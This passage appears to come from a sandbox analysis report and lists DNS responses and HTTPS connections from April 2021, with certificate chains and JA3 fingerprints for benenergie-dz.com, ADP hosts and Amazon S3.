Apr 8, 2021 01:41:05.027297974 CEST	8.8.8.8	192.168.2.3	0xa366	No error (0)	oneline.gslb2.adp.com		170.146.93.123	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:20.735352993 CEST	8.8.8.8	192.168.2.3	0x5caa	No error (0)	online.adp.com	oneline.gslb2.adp.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 01:41:20.735352993 CEST	8.8.8.8	192.168.2.3	0x5caa	No error (0)	oneline.gslb2.adp.com		170.146.97.123	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:22.575726986 CEST	8.8.8.8	192.168.2.3	0xc650	No error (0)	privacy.adp.com		170.146.97.153	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:23.568490982 CEST	8.8.8.8	192.168.2.3	0x94ce	No error (0)	s3.amazonaws.com		52.217.39.78	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:23.893630028 CEST	8.8.8.8	192.168.2.3	0xf29c	No error (0)	www.adp.com	cs890.adn.psicdn.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 01:41:23.893630028 CEST	8.8.8.8	192.168.2.3	0xf29c	No error (0)	cs890.adn.psicdn.net		93.184.219.157	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:04.328579903 CEST	213.186.33.16	443	192.168.2.3	49713	CN=benenergie-dz.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 20:50:50 CET 2021	Tue Jun 15 21:50:50 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:04.333287954 CEST	213.186.33.16	443	192.168.2.3	49712	CN=benenergie-dz.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 20:50:50 CET 2021	Tue Jun 15 21:50:50 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 8, 2021 01:41:05.278412104 CEST	170.146.93.123	443	192.168.2.3	49714	CN=online.adp.com, OU=Global Web Security Engineering, O="Automatic Data Processing, Inc.", L=Roseland, ST=New Jersey, C=US, SERIALNUMBER=568328, OID.1.3.6.1.4.1.311.60.2.1.2=Delaware, OID.1.3.6.1.4.1.311.60.2.1.3=US, OID.2.5.4.15=Private Organization CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 13 02:00:00 CEST 2020	Wed May 18 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 8, 2021 01:41:05.279993057 CEST	170.146.93.123	443	192.168.2.3	49715	CN=online.adp.com, OU=Global Web Security Engineering, O="Automatic Data Processing, Inc.", L=Roseland, ST=New Jersey, C=US, SERIALNUMBER=568328, OID.1.3.6.1.4.1.311.60.2.1.2=Delaware, OID.1.3.6.1.4.1.311.60.2.1.3=US, OID.2.5.4.15=Private Organization CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 13 02:00:00 CEST 2020	Wed May 18 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:23.022387028 CEST	170.146.97.153	443	192.168.2.3	49724	CN=privacy.adp.com, OU=Global Web Security Engineering, O="Automatic Data Processing, Inc.", L=Roseland, ST=New Jersey, C=US, SERIALNUMBER=568328, OID.1.3.6.1.4.1.311.60.2.1.2 =Delaware, OID.1.3.6.1.4.1.311.60.2.1.3 =US, OID.2.5.4.15=Private Organization CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Jul 17 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 22 14:00:00 CEST 2022 Sun Oct 22 14:00:00 CEST 2028 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 8, 2021 01:41:23.057764053 CEST	170.146.97.153	443	192.168.2.3	49725	CN=privacy.adp.com, OU=Global Web Security Engineering, O="Automatic Data Processing, Inc.", L=Roseland, ST=New Jersey, C=US, SERIALNUMBER=568328, OID.1.3.6.1.4.1.311.60.2.1.2 =Delaware, OID.1.3.6.1.4.1.311.60.2.1.3 =US, OID.2.5.4.15=Private Organization CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Jul 17 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 22 14:00:00 CEST 2022 Sun Oct 22 14:00:00 CEST 2028 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 8, 2021 01:41:23.929614067 CEST	93.184.219.157	443	192.168.2.3	49733	CN=www.adp.com, O="ADP, INC.", L=Roseland, ST=New Jersey, C=US, SERIALNUMBER=759111, OID.1.3.6.1.4.1.311.60.2.1.2 =Delaware, OID.1.3.6.1.4.1.311.60.2.1.3 =US, OID.2.5.4.15=Private Organization CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Feb 12 01:00:00 CET 2021 Tue Oct 22 14:00:00 CEST 2013 Fri Nov 10 01:00:00 CET 2006	Fri Oct 29 01:59:59 CEST 2021 Sun Oct 22 14:00:00 CEST 2028 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 8, 2021 01:41:23.930574894 CEST	93.184.219.157	443	192.168.2.3	49732	CN=www.adp.com, O="ADP, INC.", L=Roseland, ST=New Jersey, C=US, SERIALNUMBER=759111, OID.1.3.6.1.4.1.311.60.2.1.2 =Delaware, OID.1.3.6.1.4.1.311.60.2.1.3 =US, OID.2.5.4.15=Private Organization CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Feb 12 01:00:00 CET 2021 Tue Oct 22 14:00:00 CEST 2013 Fri Nov 10 01:00:00 CET 2006	Fri Oct 29 01:59:59 CEST 2021 Sun Oct 22 14:00:00 CEST 2028 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Extended Validation Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
					CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 8, 2021 01:41:24.158405066 CEST	52.217.39.78	443	192.168.2.3	49731	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.158670902 CEST	52.217.39.78	443	192.168.2.3	49730	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.158926964 CEST	52.217.39.78	443	192.168.2.3	49729	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:24.159641981 CEST	52.217.39.78	443	192.168.2.3	49728	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.160840034 CEST	52.217.39.78	443	192.168.2.3	49727	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.160892010 CEST	52.217.39.78	443	192.168.2.3	49726	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.774477005 CEST	52.217.39.78	443	192.168.2.3	49737	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.776106119 CEST	52.217.39.78	443	192.168.2.3	49736	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:24.776232958 CEST	52.217.39.78	443	192.168.2.3	49734	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.806504011 CEST	52.217.39.78	443	192.168.2.3	49735	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.959815979 CEST	52.217.39.78	443	192.168.2.3	49739	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:24.961119890 CEST	52.217.39.78	443	192.168.2.3	49738	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:25.438056946 CEST	52.217.39.78	443	192.168.2.3	49740	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:25.705437899 CEST	52.217.39.78	443	192.168.2.3	49741	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
